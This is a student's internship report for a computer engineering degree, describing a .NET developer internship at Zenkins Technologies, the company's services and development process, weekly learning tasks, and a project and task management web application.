*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Zenkins Technologies Pvt.Ltd** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Chetan Chauhan** & **Mr. Jignesh Darji (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Abhik Dushyantbhai Patel	_____

ACKNOWLEDGMENT

I would like to express my sincere gratitude for the support and guidance provided by **Mr. Jignesh Darji** me during my 12-weeks internship at **Zenkins Technologies**. His expertise and encouragement have been instrumental in my personal and professional growth, and I cannot thank you enough for the valuable Concepts and lessons I learned under his guidance. I would like to thank him for sharing his knowledge and experience with me. His guidance and feedback were immensely helpful in shaping my understanding of the industry, and I am grateful for the opportunities he provided me to contribute to the team.

I would also like to thank my Internal Guide **Prof. Chetan Chauhan** for helping us through our internship by giving us the necessary suggestion and advice along with their valuable co-ordination in completing this Internship.

I would like to extend my gratitude towards HoD, (faculties, colleagues)

Abstract

*This report contains the work done by me (**Abhik Patel**) during my internship at **Zenkins Technologies**. It shows the work I did in the company during my internship period. In the report, I will discuss about various projects on which I worked, which helped me develop a better understanding of the industry and its various aspects. I got opportunity at Zenkins Technology. I have joined this company as a intern dotnet developer. I have learned variety of technologies and tools in Dot Net framework and concepts like C#, ASP.NET, MVC, and SQL Server. During this internship the projects ranged from simple to complex, I have worked on mainly 3 projects named Task Management software, HR management software and Online job portal.*

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Abbreviations

- API: Application Programming Interface
- CONSOL: Prepare Console Application
- CS: C# Code Applications
- DOM: Document Object Model
- CSHTML: C# Hypertext Markup Language
- HTTP: Hypertext Transfer Protocol
- JSON: JavaScript Object Notation
- MVC: Model-View-Controller
- UI: User Interface (View)
- URL: Uniform Resource Locator
- XML: Extensible Markup Language
- ENTITY: Used for Database
- SQL SMS: SQL Server Management Studio
- DB CONTEXT: Database Context Class

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Chapter 1. Industry Overview

1.1 COMPANY PROFILE:

Fig 1.1 Company Logo

Zenkins Technologies has been operating internationally since 2013 and is now registered as a Pvt. Ltd. company. The company offers innovative solutions that add value to businesses through professional technology implementation.

Zenkins is an IT service and enterprise software development company headquartered in Ahmedabad, India with offices in Pune, and Bangalore. As an IT solution and consulting service provider, they help organizations address evolving business needs and challenges in a highly competitive industry through digital transformations and services tailored to your specific business requirements.

They are experts in Enterprise Software Development including but not limited to Website Design and Development, Custom Software Development, Mobile App Development, Al-based solution, Machine Learning, Product Engineering, SAAS based product development, Cloud Computing, and ready to develop any tools or platform that solve complex business problems with help of technologies.

1.2 VARIOUS DEVELOPMENT DEPARTEMENTS:

1.2.1 Software Development:

Zenkins in software development provides a number of services to assist organizations in creating unique software solutions. They build effective, scalable, and secure solutions using cutting-edge technology, giving them a reputation as a reliable partner.

1.2.2 Web Development:

We are a web development firm that offers expert website designing, website development, web application development, web design, and offshore website development services.

Design and development (using Angular, Asp.net, MySQL, MS SQL server, java Script, Oracle, HTML/XML, visual basic), Flash design and development, custom animation in Flash, tutorials, corporate presentations, CBTs, logo design, graphics, and print design solutions, etc. Effectiveness, strong motivation, and high degree of professional knowledge are three crucial factors that enable [Company's] skilled web application and software developers to successfully complete all their projects, no matter how straightforward or complex they may be.

1.2.3 Android App Development:

Zenkins Technologies creates, designs, and develops Android applications in accordance with the requirements of the clients. We present it to the client based on their precise needs. We design Android applications that can function on many types of hardware. Any type of custom mobile application can be developed by our experienced team.

1.2.4 ui/ux Development:

We take two key procedures while developing a website. Designing for the user experience comes first. Here, we investigate the usage patterns of users from various demographics and build a wireframe (blueprint) by merging the results of various investigations. After that, designing the user interface based on that wireframe is the next stage. Therefore, the UI designers create each element that a user will interact with or use.

1.3 Company Core Value:

Fig 1.2 Core Value

1.4 7 STAGES OF APP DEVELOPMENT:

Mobile apps cannot be done at once because there is a technique called project management – a wise way to split the stages of building an app into steps and control everything to be sure of the quality of final results. Fortunately, Agile development or Agile project management came into being and did wonders to software development teams.

Agile is known as one of the methodologies of SDLC (Software development life cycle), which is a consequence of phases from the project start to its end. Each phase is a collection of activities, completion of which guarantees exact deliverables. Agile's key concept is to ensure agility and flexibility especially in projects with frequently changing requirements. This method of project management is based on iterative delivery and incremental approach.

Key stages in app development that can be met in Agile and other methodologies of SDLC include the next steps: project initiation, requirements collection, and analysis, planning, designing, development, testing, deployment, maintenance.

1.4.1 Project Initiation:

If you look at the whole project, there is always project ideation at the beginning, requirements analysis, or Discovery phase. As soon as a client comes with a request to a company, he or she presents the engagement manager with the business needs, objectives, and vision over the product. If the concept of the project is vague and needs estimation of target audience and market trends, ensuring its helpfulness for end-users, estimating costs and time, refining requirements, then a client can be offered Discovery phase service.

A picture of the project should be consistent for the expert team to conduct requirements specifications and agrees on improvements with a client (if there are some).

1.4.2 Requirements Analysis:

Requirements analysis should be done professionally and ensure that end users' needs are learned and clearly match their expectations. Requirements are classified from high-level to detailed that corresponds to business requirements, user requirements, and then system requirements that are the most important. The last is what the system does, how well the system performs, whether it suits user goals and user point of view. Then, after having all the requirements analyzed, it is vital to perform project estimation. I.e., timeline, costs, efficient workforce number, resources to be used, and many more.

1.4.3 Focus On Planning:

Among risks customers and teams are afraid of are missing features and deadlines, rebuilds, overworks, constant clarifications, frequent changes in requirements, and uncontrollable budget. This all can be eliminated if such **Website development phases** as estimating and planning are done reasonably.

Estimating and Planning is not just in scheduling product deadlines. It should not give an exact answer to how much time the team will spend on the product. Estimation and planning are always incremental and give a team a feeling of flexibility they could use later (if it is impossible to say the exact date of product release at once).

A **project plan** has more important functions. The team evaluates features, resources, and schedules and finds the best solution for the question "What should we build?" Good stages of development and planning always go along with:

- Reducing risks
- Avoiding uncertainty
- Better decision making
- Establishing trust
- Conveying information

The team estimates the costs and the benefits. Should we hire one more software engineer to have this feature done in the release? Should we move the release to October but have a better product with these new features? You can plan release for September, but change requests happen and release can shift to October.

It is the same as finding optimal solutions currently, but not to think your plan is 100% ideal or put all efforts into planning rather than on development. Planning should concern the planning of activities and tasks, not planning features. And it is also good for looking for forgotten activities. After everything is planned and estimated, it is crucial to make a first sketch of the future app to see how it feels.

1.4.4 Prototyping and Design

Prototyping in **Website development phases** is a fast way to draw out the first design sketches for your app. It should direct to a common vision with a customer over how the app will feel and what iterations there would be. After UI/UX designer can draw the design of the app incorporating the best transitions, animations, styles to make the app feel smooth in using and convenient in navigation, and have an intuitive interface. After UI/UX designers have made a solid prototype, mapped the user flow, it is time to drop the UI part to production. In other words, coding.

1.4.5 Development

The **Website development process** is not mere coding. Every client wants the app to be made on time. Most software development teams use backlog – a storehouse of tasks. It is always important to know in advance how much there is to do and how much time development can take. That is why, prior to development, there is always prioritization and estimation of tasks. The most critical tasks now are the most prioritized ones to go into the estimation stage. Estimation helps the team define the time needed to close the task. This time considers only pure coding and excludes meetings, discussions and other time spent on development during the project.

Development is done with the technology stack defined at the beginning of the project. Software engineers work side by side with UI/UX designers and quality assurance engineers. Together with a project manager the team will have regular meetings with a client and report on a daily or weekly basis depending on approaches and models of cooperation the company offers.

1.4.6 Development and Testing with Scrum

In Agile methodology, Scrum is the framework. That splits agile app stages are into iterations – one, two, or three-week periods sprints. Scrum helps software teams avoid scattered work that lasts for months and does not ensure necessary results. Scrum is ideal for projects with changing requirements, so the ones that need high flexibility from the team, fast updating, and reaction to changes. If you work with scrum teams, you will certainly be introduced to regular meetings for iteration cycle planning, daily status updates, and sprint reviews.

Performance of the project depends on the competency of the team as well as on the right prioritization, expectation management, on-time releases. Struggle over insufficiencies in project management, intuitively chosen tasks for prioritization, never-ending iterations, and more have begun to wane. Software engineers, 9 designers, and testers often use Jira (or other software) boards to see their sprints and backlog. Jira tasks can be categorized in a way like this:

- To do
- In progress
- Ready to deploy
- Ready to test
- Done

QA engineer moves the task to Done or In progress. Deployment of ready code written by engineers happens firstly in the QA environment which is testing the environment for the app.

QA engineers test the developed functionality and if necessary, software engineers polish everything to reach total excellence and ensure the feature works according to acceptance criteria in a bug-free way.

1.4.7 Deployment And Maintenance

When software testing is over, the code is clear and no bugs remain, the application can be pushed for final release into the environment where customers can find and use it. The software development team checks the deployment process to eliminate possible issues. When the system is deployed, software companies provide further maintenance of their product and ensure:

- Bug fixing
- Code refining
- Enhancements

Phases of Web development are milestones of successful project implementation. One of the most effective approaches is Agile which focuses on executing activities, meeting clients' needs and requirements, maintaining flexibility in a team, but not focusing on reporting, paperwork, and constant planning that does not bring results.

1.5 Tools and technologies

1.5.1 Mobile:

- OS
- Android
- React Native
- Flutter
- Ionic

1.5.2 Frontend:

- WPF
- ReactJs
- Angular
- Typescript
- HTML5

1.5.3 Backend:

- PHP
- ReactJs
- Angular
- Typescript

- HTML5

1.5.4 Database:

- MySQL
- Oracle
- Mongo DB
- MS SQL

Chapter 2. Internship Introduction

2.1 Internship Summary:

I got to know about the zenkins technology from my friend that this company is providing .NET internship so I applied for the interview and after clearing the interview I got selected. Our training began from the basic concept of OOPs a knowledge about tools which we were going to use later in the training like visual studio and SQL management server. We also learnt about C# language which is very crucial in .Net framework. We learnt some basics program of C#. We also worked on micro projects like shopping cart (To understand session management) and to-do list (To understand working of APIs). We have created task & project management project which gave us vast knowledge of .Net framework. We also created another project which is online job portal for our personal development. All and all it was very amazing experience in which we have learnt lot of valuable concepts.

2.2 Purpose:

- Software Developer Trainee Intern at Zenkins Technologies PVT LTD.
- Learned Coding Standard.
- Get to know and learn some of the features of Visual Studio Code.
- Learn and Worked on Visual Studio Code.
- Research, Discuss and develop different aspect of the Web application.
- Organizing technical information and creating a plan and break down of the action to be taken to achieve the result.

2.3 Objectives:

- Conceptual development
- Planning of the space

- Site Visits and Inspections
- Programming
- Researches
- Communication with the stakeholders
- Management
- Execution of the Design

2.4 Scope:

- Project scope management is a process that helps in determining and documenting the list of all the project goals, tasks, deliverables, deadlines, and budgets as a part of the planning process. In project management, it is common for a big project to have modifications along the way.

- With the scope in the project management defined right in the beginning, it becomes much easier for project teams to manage and make the required changes.

Chapter 3. Tools and technologies

3.1 Referred Technologies:

I utilized a variety of languages throughout my internship, which I have included below along with an explanation of how each tool and library worked.

3.1.1 About Visual studio:




Fig 3.1 visual studio

- Visual Studio is an integrated development environment (IDE) from Microsoft. It is used to develop computer programs including websites, web apps, web services and mobile apps. Visual Studio uses Microsoft software development platforms such as Windows API, Windows Forms, Windows Presentation Foundation, Windows Store and Microsoft Silverlight. It can produce both native code and managed code.

- Visual Studio includes a code editor supporting IntelliSense as well as code refactoring. The integrated debugger works as both a source-level debugger and as a machine-level debugger. Other built-in tools include a code profiler, designer for building GUI applications, web designer, class designer, and database schema designer. It accepts plug-ins that expand the functionality at almost every level—including adding support for source control systems and adding new toolsets like editors and visual designers for domain-specific languages or toolsets for other aspects of the software development lifecycle (like the Azure DevOps client: Team Explorer).

3.1.2 About SQL Server Management Studio:

SQL Server Management Studio (SSMS) is an integrated environment for managing any SQL infrastructure. Use SSMS to access, configure, manage, administer, and develop all components of SQL Server, Azure SQL Database, Azure SQL Managed Instance, SQL Server on Azure VM, and Azure Synapse Analytics. SSMS provides a single comprehensive utility that combines a broad group of graphical tools with many rich script

editors to provide access to SQL Server for developers and database administrators of all skill levels.

3.1.3 About C#:

C# is a general-purpose, modern, and object-oriented programming language pronounced as “C sharp”. It was developed by Microsoft led by Anders Hejlsberg and his team within the .Net initiative and was approved by the European Computer Manufacturers Association (ECMA) and International Standards Organization (ISO). C# is among the languages for Common Language Infrastructure and the current version of C# is version 7.2. C# is a lot similar to Java syntactically and is easy for the users who have knowledge of C, C++ or Java. A bit about .Net Framework .Net applications are multi-platform applications and framework can be used from languages like C++, C#, Visual Basic, COBOL etc. It is designed in a manner so that other languages can use it. know more about .Net Framework Why C#? C# has many other reasons for being popular and in demand. Few of the reasons are mentioned below:

- **Easy to start:** C# is a high-level language so it is closer to other popular programming languages like C, C++, and Java and thus becomes easy to learn for anyone.
- **Widely used for developing Desktop and Web Application:** C# is widely used for developing web applications and Desktop applications. It is one of the most popular languages that is used in professional desktop. If anyone wants to create Microsoft apps, C# is their first choice.
- **Community:** The larger the community the better it is as new tools and software will be developing to make it better. C# has a large community so the developments are done to make it exist in the system and not become extinct.
- **Game Development:** C# is widely used in game development and will continue to dominate. C# integrates with Microsoft and thus has a large target audience. The C# features such as Automatic Garbage Collection, interfaces, object-oriented, etc. make C# a popular game developing language.

3.1.4 About Asp.net:

- ASP.NET is an open-source, server-side web-application framework designed for web development to produce dynamic web pages. It was developed by Microsoft to allow programmers to build dynamic web sites, applications, and services. The name stands for Active Server Pages Network Enabled Technologies.
- It was first released in January 2002 with version 1.0 of the .NET Framework and is the successor to Microsoft's Active Server Pages (ASP) technology. ASP.NET is built on

the Common Language Runtime (CLR), allowing programmers to write ASP.NET code using any supported .NET language. The ASP.NET SOAP extension framework allows ASP.NET components to process SOAP messages.

Fig 3.2 ASP.Net

- ASP.NET's successor is ASP.NET Core. It is a re-implementation of ASP.NET as a modular web framework, together with other frameworks like Entity Framework. The new framework uses the new open-source .NET Compiler Platform (codename "Roslyn") and is cross platform. ASP.NET MVC, ASP.NET Web API, and ASP.NET Web Pages (a platform using only Razor pages) have merged into a unified MVC 6.

Chapter 4. Daily Tasks

4.1 Weekly Tasks:

❖ **Week 1**

During the first week of my internship, I completed the following tasks:

- Created PowerPoint presentations for .NET, C#, and OOPS
- Installed Visual Studio for your development environment
- Worked on a console application to get familiar with coding in C#

These tasks likely helped me gain a foundational understanding of important concepts and tools in software development. It's important to continue building on this knowledge throughout the internship.

❖ **Week 2**

During the second week of my internship, I worked on various coding tasks, including:

- Implementing code for odd/even numbers, printing odd numbers, checking for positive numbers, and finding the largest number in a list.
- Writing code for swapping numbers, dividing by 2, finding the sum of multiples, summing digits using recursion, and listing all multiples of 17.
- Creating code for reversing numbers, checking for palindrome numbers, summing binary numbers, performing arithmetic operations, finding multiples of two binary numbers, and performing exponent division.
- Writing code that uses conditional logical operators, finds prime numbers, calculates factorials, checks for perfect numbers, and performs boxing operations.
- Creating code for summing N numbers, finding factorials, calculating absolute values, finding square and cube roots, and computing factorial powers.

❖ **Week 3**

During the third week of my internship, I worked on the following tasks related to web development using .NET:

- Completed a tutorial on creating a demo website using .NET
- Learned about login and session management for user authentication

- Implemented CRUD functionality for creating, reading, updating, and deleting records in a database
- Worked on implementing shopping website functionality, likely including features such as adding items to a cart, viewing product details, and checking out
- Tested and ensured the functionality of the shopping website

These tasks likely helped me gain experience with important web development concepts and techniques using .NET.

❖ **Week 4**

During the fourth week of my internship, I worked on the following tasks:

- User Management, which involved creating, editing, and deleting user accounts in a system.
- Role Define Login, which included setting permissions for different types of users in a system.
- SQL: Database Login Page, which involved creating a login page for a system that accesses data stored in an SQL database.
- I downloaded and installed SQL, which is a widely used relational database management system.
- I worked on SQL Query and Stored Procedures, which involved writing queries and procedures to extract or manipulate data from a SQL database.

These tasks helped me gain valuable experience in developing and managing databases and user authentication systems.

❖ **Week 5**

During the fifth week of my internship, I worked on the following tasks:

- Developed a TODO application
- Worked on a Swagger API
- Implemented Scaffold Controller
- Built a TODO API
- Created a TODO form

These tasks allowed me to improve my skills in web development and working with APIs.

❖ **Week 6**

During the sixth week of our internship, we selected the 'Project & Task Management' project. On the first day, we researched about the project requirements. The following two days were dedicated to creating wireframes with the necessary functionality. During the last two days of the week, we focused on creating a database with wireframes to ensure that the project had a proper structure and organization. These tasks helped us develop our skills in project management, database design, and wireframing.

❖ **Week 7-12**

During the seventh to twelfth week of our internship, we focused on implementing the Project & Task Management project that we had selected. This involved:

- Building the front-end and back-end of the application
- Developing features for project and task management
- Implementing user authentication and authorization
- Integrating the application with a database to store and manage data
- Debugging and testing the application to ensure proper functionality
- Refining the application based on feedback from our mentors and team members

Chapter 5. Project Implementation

5.1 Project & Task Management:

5.1.1 Project Overview:

Task and project management software is a digital tool designed to help individuals or teams organize, track, and manage tasks or projects. It is a more comprehensive version of task management software and includes features that allow for the management of entire projects, including timelines and resources.

Here are some of the common features and benefits of task and project management software:

- Task management: Allows users to create, assign, and track tasks, and set deadlines.
- Project management: Allows users to manage entire projects, including timelines, budgets, and resources.
- Collaboration: Allows multiple users to work on the same project or task, assign tasks, share files, and communicate with each other.
- Progress tracking: Provides a visual representation of project progress, including timelines and task status.
- Time tracking: Helps users keep track of how much time is spent on tasks and projects.
- Reporting: Provides reports on project progress, task completion rates, and other relevant data.

Using task and project management software can help increase productivity, reduce errors, and improve communication and collaboration among team members.

5.1.2 Problem:

- ❖ Management of the project and the project team can be very difficult sometimes, problems may arise in case of defining the deadlines, assigning task to the team members, tracking progress of the project and many more.

5.1.3 Software description:

- ❖ Task management project is built on .net framework using different languages mainly c#, HTML, CSS and JavaScript. which has different functionality addressing different problems and some useful features.

5.1.4 DFD Diagram:




Fig 5.1 Data Flow Diagram

5.1.5 Outcome:

- **The figures numbered 5.2, 5.3, and 5.4** display login and signup pages that are intended for use by organization administrators. These pages would enable administrators to register their companies and fill in the necessary details for user login. For users to log in, the administrator would need to fill out an "add member" form.

Fig 5.2 Admin signup page

Fig 5.3 Organization Signup Page




Fig 5.4 Login Page

- **Figures 5.5 and 5.6** display pages that are used by administrators to create and manage new projects. Additionally, there is a project dashboard that is accessible to both administrators and members of the organization.

Fig 5.5 Project Dashboard




Fig 5.6 Add & Create Project

- **The pages shown in Figures 5.7 and 5.8** are intended for use by project leaders to create and manage new tasks assigned to members of their organization. Additionally, there is a task dashboard available to both leaders and members, which displays tasks that have been assigned to them specifically.

Fig 5.7 Task Dashboard




Fig 5.8 Add & Create Task

- **Figure 5.9** display the profile page of a logged-in user, which displays the user's details.

Fig 5.9 Profile Page

- **The dashboard shown in Figures 5.10** provides admin with an overview of their ongoing projects and corresponding tasks.

Fig 5.10 Dashboard for admin

- **Figures 5.11 and 5.12** depict pages that allow members to report any issues or problems they may encounter while working on their assigned tasks. These reported issues are then visible on an issue dashboard that is accessible to all members.

Fig 5.11 Issue Dashboard

Fig 5.12 Add Issue Form

- **The figures labeled as 5.13** present a pie chart that displays an overall report for a selected project. The chart shows the distribution of tasks in three categories, namely "pending", "work in progress", and "done".




Fig 5.13 Project Status

5.1.6 Backend of the Project:

- **Issue master** - In this page all the raised issues will be stored along with issue detail like issue title, issue description and few more.

